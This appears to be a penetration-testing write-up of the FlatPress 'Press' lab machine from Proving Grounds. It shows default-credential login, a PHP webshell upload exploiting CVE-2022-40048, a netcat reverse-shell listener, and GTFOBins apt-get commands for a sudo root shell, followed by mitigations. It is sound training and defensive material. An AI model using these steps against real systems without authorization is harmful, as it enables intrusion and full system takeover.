

Press PG Practice — Security Lessons

Introduction:

In this post of documenting my **Press** PG practice box experience, we will learn how does a outdated service and a weak password can easily provides machine access to the attackers. **Press** is a Linux based machine rated as easy by the PG community.

Enumeration

Nmap scan results:

22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)

80/tcp open http Apache httpd 2.4.56 ((Debian))

/_http-server-header: Apache/2.4.56 (Debian)

8089/tcp open http Apache httpd 2.4.56 ((Debian))

/_http-generator: FlatPress fp-1.2.1


/_http-title: FlatPress

Nmap results revealed that there are two HTTP pages running in port 80 and port 8089 respectively.

Port 80 host a Lugx Gaming Shop page:

Upon crawling over the website I couldn't find any attack vector or useful information. Port 80 was just a dead end.

I moved to **port 8089**, which hosts a blogging service called Flatpress. It is mainly relied on php.



The version of the Flatpress is mentioned in the nmap results.

8089/tcp open http Apache httpd 2.4.56 ((Debian))

/_http-generator: FlatPress fp-1.2.1

Public vulnerability research revealed an exploits for the Flatpress 1.2.1 version and found that this version is affected by Remote code execution (RCE) in upload file function (**CVE-2022-40048**).

[Modified Flatpress v1.2.1 was discovered to contain a remote code execution \(RCE\) vulnerability in the Upload File...](#)



Initial Foothold:

To exploit the RCE vulnerability we need a valid credentials. But we don't have one.

So I tried to login the Flatpress using the command credentials before moving further.

Username: admin

Password: password



It worked just like that.

It's often assumed that these kinds of weak password situations cannot occur in real life pen testing, but there are still plenty of web services in the internet that are configured with default or weak creds due to lack of awareness or for the easy maintenance.

Once logged inside as the Administrator, I searched for the Uploads section as mentioned in CVE-2022-40048 and found it.

The screenshot shows the FlatPress administration interface. At the top, there is a navigation bar with links: Main, Entries, Statics, Uploader (which is highlighted in blue), Widgets, Plugins, Themes, Options, and Maintain. Below the navigation bar, there is a secondary menu with Uploader (highlighted in red) and Media manager. The main content area is titled "Uploader" and contains the instruction "Pick one or more file to upload.". Below this, there is a "File Picker" section with six input fields, each labeled "Browse..." and "No file selected.". A large "Upload" button is located below the file picker. At the bottom of the page, a footer note states "This blog is proudly powered by FlatPress."


As per the CVE,

"The upload function is designed for uploading images and download them. But the download functionality is not sandboxed and doesn't have proper sanitization control over the files uploaded, which can be bypassed for uploading dangerous files".

As the Flat press is php based, I have uploaded a basic command shell php file.

The screenshot shows the FlatPress administration interface. At the top, there is a navigation bar with links: Main, Entries, Statics, Uploader (which is highlighted in blue), Widgets, Plugins, Themes, Options, and Maintain. Below the navigation bar, there is a secondary menu with Uploader (highlighted in red) and Media manager. The main content area is titled "Media manager" and contains the instruction "Manage your media". Below this, there is a table showing a single file entry: "backdoor.php". The table has columns for Name, # use, Size, and Uploaded on. The "Name" column shows "backdoor.php", the "# use" column shows "0", the "Size" column shows "328 B", and the "Uploaded on" column shows "2025-12-15". There is also a "delete" link next to the file entry. At the bottom of the page, there are buttons for "Selected: -- select action -- Go", "New gallery:", and "Add".

Started a netcat listener in my kali machine and executed a reverse shell command in the web page.



```
(root㉿kali)-[~/home/bala/Documents/machines/press]
# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.0.162] from (UNKNOWN) [192.168.0.29] 53974
bash: cannot set terminal process group (597): Inappropriate ioctl for device
bash: no job control in this shell
www-data@debian:/var/www/flatpress/fp-content/attachs$ cd /tmp
cd /tmp
```

Got the shell access to the machine and found the local.txt flag.

Authentication was possible due to weak default credentials.

After obtaining administrative access, a known file upload vulnerability was abused to gain remote command execution.

Privilege Escalation:

The first thing I do in a Privesc is that checking the users sudo privileges.

```
www-data@debian:/tmp$ sudo -l
sudo -l
Matching Defaults entries for www-data on debian:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on debian:
    (ALL) NOPASSWD: /usr/bin/apt-get
www-data@debian:/tmp$
```

This revealed a critical misconfiguration that the user doesn't need a password for executing the **apt-get** command with root privilege.

A quick search in GTFO bins revealed that this can be exploited to get a root shell.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

- (a) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo apt-get changelog apt  
!/bin/sh
```

- (b) For this to work the target package (e.g., `s1`) must not be installed.

```
TF=$(mktemp)  
echo 'Dpkg::Pre-Invoke {""/bin/sh;false"}' > $TF  
sudo apt-get install -c $TF s1
```

- (c) When the shell exits the `update` command is actually executed.

```
sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
```

I used the 3rd command and got the root access of the machine.

```
www-data@debian:/var/www/flatpress/fp-content/attachs$ sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/bash  
<t>get update -o APT::Update::Pre-Invoke::=/bin/bash  
id  
uid=0(root) gid=0(root) groups=0(root)  
whoami  
root
```

Privilege escalation was achieved due to a misconfigured sudo rule allowing execution of a package management binary without authentication.

Summary

1. Found that there is Flatpress service running in port 8089.
2. Easily accessed due to weak password and exploited using file upload & RCE vulnerabilities.
3. Got the Root shell by exploiting the NOPASSWD apt-get binary.

Mitigation:

1. Strong password must be configured for Flatpress Admin account.
2. Update the Flatpress service to latest version.
3. Revert the Password less sudo privilege for `apt-get` binary to prevent attacker from getting root access.

As mentioned earlier the weak password configuration is still a issue in current cyber world. Configuring a strong password for a service and keeping the service up to date is a serious security measure that should be followed by the server or service admins.

Always remember to grant limited privilege to the users only for a safe and specific command or operations. Limit the sudo usage to run only those commands or to the one who needs the administrative privileges.